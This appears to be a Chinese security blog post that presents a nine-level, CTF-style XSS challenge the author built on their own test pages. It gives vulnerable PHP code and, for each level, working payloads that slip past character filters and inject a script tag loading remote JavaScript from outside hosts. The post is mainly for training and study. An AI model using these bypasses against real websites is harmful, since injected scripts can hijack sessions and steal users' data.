xss 修炼之-独孤九剑

香草 2020-05-31 共 170 人围观 WEB 安全编辑

缘起

群里某个同学在 xss 实战中遇到了一个地方过滤了 =() 问我怎么办?

当然这个问题很简单，我很快在脑海里想出了好几种方法。当时我当时就像着魔似的问自己如果同时过滤 =(). 又怎么办呢?

很快又有了办法，如果同时又过滤了 =().%呢?

同时过滤 =().&#\ 呢?

.....

于是便有了这次 《xss 修炼之-独孤九剑》

我先出了第一题，也就是那个同学遇到的场景，当然每道题出来的时候我肯定需要先完成，出题之前我也是没把握的。

```
<?php
$data=$_GET['data'];
$data = str_replace("=","",$data);
$data = str_replace("(","",$data);
$data = str_replace(")","",$data);
?>
<html>
<head>
```

```
<meta charset="utf-8">

<title>独孤九剑-第一式</title>

</head>

<body>

<h2>过滤了 =()，少侠骨骼惊奇，必是练武奇才</h2>

<h2>要求加载任意 JS 代码,成功加载 http://xcao.vip/xss/alert.js 表示完成挑战</h2>

<input type="text" value="<?php echo $data;?>">

</body>

</html>
```

http://xcao.vip/test/xss1.php?data=1

当时我想到的解法是

独孤九剑第一式:

这里过滤了 =()

```
http://xcao.vip/test/xss1.php?data=%22%3E%3Csvg%3E%3Cscript%3E%26%23x65%3B%26%23x76%3B%26%23x61%3B%26%23x6c%3B%26%23x28%3B%26%23x6c%3B%26%23x6f%3B%26%23x63%3B%26%23x61%3B%26%23x74%3B%26%23x69%3B%26%23x6f%3B%26%23x6e%3B%26%23x2e%3B%26%23x68%3B%26%23x61%3B%26%23x73%3B%26%23x68%3B%26%23x2e%3B%26%23x73%3B%26%23x6c%3B%26%23x69%3B%26%23x63%3B%26%23x65%3B%26%23x28%3B%26%23x31%3B%26%23x29%3B%26%23x29%3B%3C/script%3E%3C/svg%3E#with(document)body.appendChild(createElement('script')).src='http://xcao.vip/test/alert.js'
```

解码后就是这样，这里是因为在 svg 下面的 script 可以使用 html 编码，利用 html 编码绕过=() 的过滤

```
http://xcao.vip/test/xss1.php?data="><svg><script>&#x65;&#x76;&#x61;&#x6c;&#x28;&#x6c;&#x6f;&#x63;&#x61;&#x74;&#x69;&#x6f;&#x6e;&#x2e;&#x68;&#x61;&#x73;&#x68;&#x2e;&#x73;&#x6c;&#x69;&#x63;&#x65;&#x28;&#x31;&#x29;&#x29;</script></svg>#with(document)body.appendChild(createElement('script')).src='http://127.0.0.1/xss/alert.js'
```

独孤九剑第二式：

这里过滤了 =(). 新增了.的过滤

利用 setTimeout 以及``代替括号，同时采用\u 编码绕过对()和.的限制

```
http://xcao.vip/test/xss2.php?data=xxx%22%3E%3Cscript%3EsetTimeout`\u0065\u0076\u0061\u006c\u0028\u006c\u006f\u0063\u0061\u0074\u0069\u006f\u006e\u002e\u0068\u0061\u0073\u0068\u002e\u0073\u006c\u0069\u0063\u0065\u0028\u0031\u0029\u0029`;%3C/script%3E#with(document)body.appendChild(createElement('script')).src='http://xcao.vip/xss/alert.js'
```

其实第一题和第二题完全可以合成一个题，因为我当时想到的第一个解法是需要用到.

号的所以就保留了下来。

既然第一式和第二式用到了 & # \ 那我把它干掉，为了补偿把 = 还给你，你能怎样

于是有了

独孤九剑第三式：

过滤了 ().&#\ 注意和第二题的不同，放开了=的过滤，新增了&#\的过滤

内心的想法，过滤了&#\ 那么第一和第二种解法都不适用了，怎么办？

还好没有过滤=了，我是不是可以直接用 script 加载，然后利用%2e URL 编码绕过对点号的过滤呢？

```
http://xcao.vip/test/xss3.php?data=%22%3E%3Cscript%20src=http://xcao%252evip/xss/alert%252ejs%3E%3C/script%3E
```

既然三种方法都可以绕过，那我把三者的过滤规则中和一下，你就没办法了吧？嘿嘿嘿

于是有了

独孤九剑第四式：

过滤了 =().&#

这题我思考了很久，我甚至一度认为这样没法利用了，原来独孤九剑只有四式……

受到第三式的启发，其他不能用但是我们%编码还能用啊！（事实证明，我自己把我自己带坑里了）

带着这个思路，最后我想到了一个 javascript 伪协议+URL 编码的方法

使用 location.replace 方法引入 javascript 协议，由于 location.replace 里面的参数是连接，里面必然可以使用 URL 编码，因此顺利绕过

把().分别用 %2528 %2529 %252e 编码，因为 location 是 URL,因此后自动解码 URL 编码。

```
http://xcao.vip/test/xss4.php?data=%22%3E%3Cscript%3Elocation[%27replace%27]`javascript:eval%2528eval%2528location%252ehash%252eslice%25281%2529%2529%2529`%3C/script%3E#with(document)body.appendChild(createElement(/script/.source)).src='http://xcao.vip/xss/alert.js'
```

解码后

```
http://xcao.vip/test/xss4.php?data="><script>location['replace']`javascript:eval%28eval%28location%2ehash%2eslice%281%29%29%29`</script>#with(document)body.appendChild(createElement(/script/.source)).src='http://xcao.vip/xss/alert.js'
```

既然四种方法都可以绕过，而且还用到%编码，那我把%过滤了吧，你就没办法了吧？

嘿嘿嘿嘿

但是转念一想，要是真的过滤的完不成了怎么办？那我作为补偿开放=的过滤吧。

于是有了

独孤九剑第五式：

过滤了 ().&#\% 这里和第四题的区别是新增了%的过滤，同时不再过滤=

因为和第三题比较只是多了一个%的过滤，因此沿用第三题的思路

这里想到了一个 IP 十进制的方法，把 IP 地址转换成十进制不就没.了吗。

alert.js 好处理，可以用自己的一个域名跳转到目标域名，自己域名链接不要带.就行

```
http://xcao.vip/test/xss5.php?data=%22%3E%3Cscript%20src=http://2067398186/xxx%3E%3C/script%3E
```

顺利练成第五式，决定挑战一下难度，如果我中和上面的过滤，你就没办法了吧？嘿嘿嘿嘿嘿

于是有了

独孤九剑第六式：

过滤了 =().&#\% 少侠你已经堪称江湖一流高手，武学无止境

做这道题的时候我遇到了一个 es6 js 模板语法的坑，导致我迟迟不能突破，这个后面细说

因此只好选择了一个 笨办法 利用 window.write 写入 html，但是大家都知道直接从 hash 里面取出的值是 html 实体编码了的

于是我只好在前面自己构造了一个<img (由于思维定式，我很执着的要用 hash 来保存攻击变量，base64 他不香吗，这里走了不少弯路)

```
http://xcao.vip/test/xss6.php/?data=%22%3E%3Cscript%3Edocument[%27write%27]`%3Cimg%20${location[%27hash%27][%27slice%27]`1`}`%3C/script%3E#/src='x'onerror=with(document)body.appendChild(createElement('script')).src='http://xcao.vip/test/alert.js'//
```

解码后

```
http://xcao.vip/test/xss6.php/?data="><script>document['write']`<img ${location['hash']['slice']`1`}`</script>#/src='x'onerror=with(document)body.appendChild(createElement('script')).src='http://xcao.vip/test/alert.js'//
```

来自 CNCG 战队同学的答案，可惜没有跨域

```
http://xcao.vip/test/xss6.php?data=%22%3E%3Ciframe%3E%3C/iframe%3E%3Cscript%3Eframes[0][%22location%22][%22replace%22]`data:text/html;base64,PHNjcmlwdCBzcmM9aHR0cHM6Ly9ldmlsNy5jbi90ZXN0L3hzcy5qcz48L3NjcmlwdD4`%3C/script%3E
```

顺利练成第六式，既然这都阻止不了你，而且你还用了<>，如果我把这个也过滤了，你就没办法了吧？嘿嘿嘿嘿嘿嘿

于是有了

独孤九剑第七式：

过滤了 =().&#\%<> 恭喜你的境界又高一层，江湖已经罕逢敌手


第 6 题确实把我折腾惨了，于是我决定理清思路，正视 es6 js 模板语法的问题

因为直接用 eval“是不行的后面，因此我想到了用[]['constructor']['constructor']`代替 eval

但是我在执行[]['constructor']['constructor']`${location['hash']['slice']`1`}`的时候总是报错

如果我在$前面随便添加一个字符就神奇的不报错了

[][‘constructor’][‘constructor’]`b${location[‘hash’][‘slice’]`1`}`



既然这样我还是执着的用 hash 保存工具向量

```
http://xcao.vip/test/xss7.php/?data=1;[][‘constructor’][‘constructor’]`a${location[‘hash’][‘slice’]`1`}```#with(document)body.appendChild(createElement(‘script’)).src=‘http://xcao.vip/xss/alert.js’
```

顺利练成第七式，万万没想到这都阻止不了你，感觉你这个[]和’ 有用啊，不如我把这个也过滤了，你就没办法了吧？嘿嘿嘿嘿嘿嘿嘿

既然单引号都过滤了，双引号也一起过滤了吧

于是有了

独孤九剑第八式：

过滤了 =().&#\%<>’ ” []，新增’ ” []的过滤。 大侠，武学巅峰就在眼前

```
没有了[]没法再倔强的用 hash 了，只好妥协用到了 name
```

```
优雅的 name
```

```
http://xcao.vip/test/xss8.php/?data=Function`b${name}```"
```

```
构造如下网页
```

```
<iframe src="http://xcao.vip/test/xss8.php/?data=Function`b${name}```" name="wi
th(document)body.appendChild(createElement('script')).src='http://xcao.vip/xss/
alert.js'"></iframe>
```

```
另外一个同学利用 base64 也是很赞，不过我的方法看起来就漂亮，哈哈
```

```
http://xcao.vip/test/xss8.php?data=Function`b${atob`ZG9jdW1lbnQud3JpdGUoIjxzY3J
pcHQgc3JjPScveHNzL2FsZXJ0LmpzJz48L3NjcmlwdD4iKQ`}```
```

这也阻止不了你，那我过滤你的{}但是作为补偿，还给你[]的使用，看你还能怎样

于是有了

独孤九剑第八-1 式：

过滤了 =().&#\%<>’ ” {}，新增{}的过滤。 放开[]的使用权

```
没有了{}就没发使用 js 模板了啊，那我的攻击向量存哪儿呢？
```

```
Function`name```肯定是不行的
```

```
但是别忘了万能的 伪协议
```

优雅的 name

```
http://xcao.vip/testxss8-1.php?data=location[`replace`]`javascript:name`
```

快乐的 base64

```
http://xcao.vip/test/xss8-1.php?data=atob`ZG9jdW1lbnQud3JpdGUoIjxzY3JpcHQgc3JjPScveHNzL2FsZXJ0LmpzJz48L3NjcmlwdD4iKQ`;location[`replace`]`javascript:a`
```

最后你会发现原来存在通解，废话，当然存在，我过滤规则越来越多，当然存在通解。

既然前面两个的都阻止不了你，那说明你并非等闲之辈，发现 Function 在构造 EXP 中很有用啊

那我就把 Function 也过滤了吧

于是就有了

于是有了

独孤九剑第八-2 式：

过滤了 =().&#\%<>’” [] Function，相对于第 8 式新增 Function 的过滤（这是不是像极了 struts2 修复漏洞的方式）

本关灵感来源于@Melody 同学对第八关的解法

不能用[]和引号，那么我是不是必须要在 window 下面另外找一个方法来替代 Funtion 呢？

setTimeout?

open?

setTimeout 我没有成功，搞定的同学麻烦告诉我

先看看 open 的参数

```
window.open('page.html', 'newwindow', 'height=100, width=400, top=0, left=0, toolbar=no, menubar=no, scrollbars=no, resizable=no, location=no, status=no')
```

如果我们能控制第二个参数就可以了

因为可以用 open("javascript:name","<img src=x onerror=alert(document.domain)>")
//请忽略浏览器拦截

这里需要复习一下 js 模板的方法调用

```
aa`aaa${1}bbb${2}ccc`
```

相当于就是 传递了三个参数 ["aaa,bbb,ccc", "1", "2"]

因此我们可以构造

```
open`javascript:name//${atob`PGltZyBzcmM9eCBvbmVycm9yPXdpdGgob3BlbmVyLmRvY3VtZW50KWJvZHkuYXBwZW5kQ2hpbGQoY3JlYXRlRWxlbWVudCgnc2NyaXB0JykpLnNyYz0naHR0cDovL3hjYW8udmlwL3hzcy9hbGVydC5qcyc+`}`
```

相当于是调用

```
open('javascript:name//,',"<img src=x onerror=with(opener.document)body.appendChild(createElement('script')).src='http://xcao.vip/xss/alert.js'>")
```

```
http://xcao.vip//test/xss8-2.php?data=open`javascript:name//${atob`PGltZyBzcmM9eCBvbmVycm9yPXdpdGgob3BlbmVyLmRvY3VtZW50KWJvZHkuYXBwZW5kQ2hpbGQoY3JlYXRlRWxlbWVudCgnc2NyaXB0JykpLnNyYz0naHR0cDovL3hjYW8udmlwL3hzcy9hbGVydC5qcyc%2b`}`
```

看到这里想必大家已经搞清楚为什么第七式中的 Function 调用要报错了！

```
Function(...args) 前面的参数表示定义函数的参数，最后一个参数表示函数内容


Function("a","bbb","ccc")


ƒ anonymous(a,bbb
) {
ccc
}
```

你已经在第 8 层经历很多，最高境界在哪里呢？如果我过滤所有的特殊字符，只给你一个=看你怎么办。嘿嘿嘿嘿嘿嘿嘿嘿

于是有了

独孤九剑第九式：

过滤了 ().&#\%<>” $[]{};,/`和第八题比较增加了${};,/`的过滤，放开了最初=的过滤

```
当你令狐冲练到独孤九剑第八重的时候，怎么也练不会第九重
这时候风清扬告诉他，你必须要想忘记你之前所学的，方能练成
所有字符绕过方法，我都统统忘掉，我只用一支木棍（=）
这不正是武学最高境界，无招胜有招吗！


http://xcao.vip/test/xss9.php?data=location=name


再回过头来想想当时练习第 3 式和第 5 式时候的痛苦，现在是不是豁然开朗
如果有人再问你，只给你()呢，你肯定也能信手拈来
```

```
http://xcao.vip/test/xss9.php?data=eval(name)
```

总结：练完最后一式你会发现，如果你一直跟着我的思路走，会及其的难受，这也是我创立这个“独孤九剑”的目的，哈哈哈

那么恭喜你，独孤九剑你已经练成，维护世界和平的任务就交给你了，少侠！